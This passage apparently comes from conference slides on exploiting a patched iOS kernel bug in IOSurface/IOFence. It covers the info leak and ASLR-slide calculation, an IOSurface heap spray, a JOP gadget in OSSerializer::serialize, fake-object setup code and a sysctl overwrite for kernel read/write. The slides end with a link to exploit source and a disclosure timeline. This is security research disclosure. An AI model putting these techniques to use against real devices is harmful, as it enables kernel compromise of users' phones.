0000000F	field_0xf	DCB ?		
00000010	surface	DCQ ?	;	offset
00000018	accelerator	DCD ?		
0000001C	direction	DCD ?		
00000020	callback	DCQ ?	;	offset
00000028	target	DCQ ?	;	offset
00000030	ref	DCQ ?	;	offset
00000038	field_0x38	DCB ?		
00000039	field_0x39	DCB ?		
0000003A	field_0x3a	DCB ?		
0000003B	field_0x3b	DCB ?		
0000003C	completed	DCD ?	;	0 if in a surface queue

Exploitation

IOFence is IOSurface's best friend

- We can leak IOFence's vtable!
- And calculate the ASLR slide! ☺

Exploitation

Main plan

- Create an IOSurface object
- Leak the surface's kernel heap address
 - Using the info leak vulnerability – IOSurfaceID to IOSurface kernel ptr
- Leak the IOFence queue for the IOFence's vtable
 - ASLR slide is calculated
- Free the surface and respray its location with something else
- Give the kernel the same heap address of our freed IOSurface
 - Different content this time, because we sprayed our data.
- Hijack kernel execution with JOP and get RW

Exploitation

Heap spray

- Finding the best *OSUnserializeXML* case:
 - Persistent in heap
 - No limitations on sprayed data
 - No limitation on how many objects we can spray

Exploitation

Heap spray

- IOSurface comes to the rescue!
- Selectors 9

Exploitation

Heap spray

```
IOSurfaceRootUserClient::set_value
{
    user_array = (OSArray *)OSUnserializeXML(
        input_buffer + 8,
        &input_buffer[input_buffer_size] - (input_buffer + 8),
        0LL);
    ...
    val = user_array->GetObject(0);
    key = user_array->GetObject((OSArray *)user_array_2, 1u);
    IOSurfaceClient::setValue(surface_client, key_string, val, output_buffer)
    ...
}
```

Exploitation

Heap spray

```
bool IOSurface::setValue(IOSurface *self, OSSymbol *key, void * val, void *output)
{
    if ( surface->all_properties ||
        (IOSurface::init_all_properties(surface) && surface->all_properties) )
    {
        ...
        if ( !key->isEqualTo("CreationProperties"))
        {
            /* Store user controlled OSData into a user controlled OSSString key */
            ret = surface->all_properties->setObject(surface->all_properties,
                                                key,
                                                val);
        }
        ...
    }
    else
    {
        ret = 0;
    }
    return ret;
}
```

Exploitation

Heap spray

- Persistent in memory
- No limitation on sprayed data
- No limitation on amount of sprayed objects
- Is that everything?

Exploitation

Heap spray

- IOSurface ultimate spray
- Selector 10

Exploitation

Heap spray

```
bool IOSurfaceRootUserClient::get_value
{
    value = (OSData *)IOSurfaceClient::copyValue(surface_client, key,
(size_t)(output_buffer_1 + 4));
    if ( value )
    {
        osserializer = (OSSerialize *)OSSerialize::binaryWithCapacity(...);
        if ( osserializer )
        {
            if ( (value->serialize(osserializer) )
            {
                binary_length = osserializer->getLength();
                binary_data = osserializer->text();
                memcpy(output_buffer, binary_data, binary_length);
            }
        }
    }
    ...
}
```

Exploitation

Heap spray

```
OSMetaClassBase * IOSurface::copyValue
{
    all_properties = surface->all_properties;
    val = (OSMetaClassBase *)all_properties->get0bject(key);
    ...
    return ret;
}
```

Exploitation

Heap spray

- Persistent in memory
- No limitation on sprayed data
- No limitation on amount of sprayed objects
- Is that everything?
- Allows re-reading the sprayed object

Exploitation

Hijacking kernel execution

- Goals:
 - Arbitrary kernel read
 - Arbitrary kernel write
 - Arbitrary kernel ROP
- Whenever we want, deterministically

Exploitation

Hijacking kernel execution

- Current primitive:
 - `our_fake_object->any_address_we_want(our_fake_object);`
- Gadgets?

```
OSSerializer::serialize(OSSerialize *) const
MOV          X8, X1 ; Rd = Op2
We completely control X0
LDP          X1, X3, [X0, #0x18] ; Load Pair
LDR          X9, [X0, #0x10] ; Load from Memory
MOV          X0, X9 ; Rd = Op2
MOV          X2, X8 ; Rd = Op2
Jump to any function we want
While controlling the first 2 params
BR           X3 ; Branch To Register
```

- Exploitation

```
• /* OSSerializer::serialize(data + 0x234, SYSCTL_HANDLER_SIZE * 2) */  
* (void**) (data + 0x10) = object_address + 0x234;  
* (unsigned long*) (data + 0x18) = SYSCTL_HANDLER_SIZE * 2; /* third parameter for ROP chain */  
* (void**) (data + 0x20) = offsets_get_kernel_base() + OFFSET(osserializer_serialize);  
  
/* copyin(g_fake_sysctl_handlers, l1dcachesize_handler, SYSCTL_HANDLER_SIZE * 2) */  
* (void**) (data + 0x234 + 0x10) = g_fake_sysctl_handlers; /* first parameter for ROP chain */  
/* second parameter for ROP chain */  
* (void**) (data + 0x234 + 0x18) = offsets_get_kernel_base() + OFFSET(l1dcachesize_handler);  
* (void**) (data + 0x234 + 0x20) = offsets_get_kernel_base() + OFFSET(copyin);
```



Exploitation

Hijacking kernel execution

- New primitive!
 - Any_kernel_function(any_arg0, any_arg1, any_arg2)
- Sufficient for a one-time copyin from user!
- What should we overwrite?

Exploitation

Hijacking kernel execution

- Sysctl are in the DATA section
 - AMCC\KPP don't protect those ☺
 - For any sandbox profile, there's almost always an accessible sysctl.

Exploitation

Hijacking kernel execution

- Goals:
 - Arbitrary kernel read
 - Arbitrary kernel write
 - Arbitrary kernel ROP
- **Whenever we want, deterministically**


Exploitation

Hijacking kernel execution

- Overwrite 2 sysctls
 - One to ROP to our sprayed data
 - Second one to modify our sprayed data

Exploitation

Hijacking kernel execution




Exploitation

Hijacking kernel execution

- To ROP to any kernel function with controlled 3 params:
 - Call sysctl B to modify our sprayed data with ROP data accordingly
 - Call sysctl A to ROP with OSSerializer::serialize with our sprayed data
 - PROFIT

Call OSSerializer::serialize again
Control 3 args





Exploitation

Hijacking kernel execution

- We have arbitrary unlimited kernel ROP execution
- How to achieve arbitrary kernel RW?
- ROP to copyin and copyout!



Agenda

Review of neglected attack surfaces

Past vs the Future

Vulnerabilities

New iOS vulnerabilities

Exploitation

New techniques as well

Jailbreak

WEN ETA PLZ

Conclusions

And Q&A

Jailbreak

Exploit source code

- <https://github.com/doadam/zVA>
- for educational purposes and evaluation by IT Administrators and Pentesters alike, and should not be used in any unintended way.

Jailbreak

Jailbreak project



Adam Donenfeld

@doadam

I never said anything about jailbreak. I'm
releasing an exploit (source code +
instructions). (1/2)

8:23 AM - 19 May 2017

Jailbreak

Jailbreak project

- Kernel exploits are not the problem
- It's Cydia that has to be rewritten
- Data only patches could still work, but likely need a “jailbreakd” daemon
 - Daemon would intercept process creation and inject libraries through task port.
- Ian Beer's Triple Fetch could be used as sandbox escape
 - Allows any process's task port, including mediaserver, plus debugging



Agenda

Review of neglected attack surfaces

Past vs the Future

Vulnerabilities

New iOS vulnerabilities

Exploitation

New techniques as well

Jailbreak

WEN ETA PLZ

Conclusions

And Q&A

Disclosure Timeline

88

Vulnerability disclosure
20th March, 2017



Apple confirmed 1st bug
29th March, 2017



Patch distributed
15th May, 2017



Conclusions

- Apple did amazing job last year
 - First company to introduce PAN
 - Enhanced security to heap
- Currently most secure mobile OS
- BUT! work still has to be done



THANK YOU

Time for non WEN-ETA questions ☺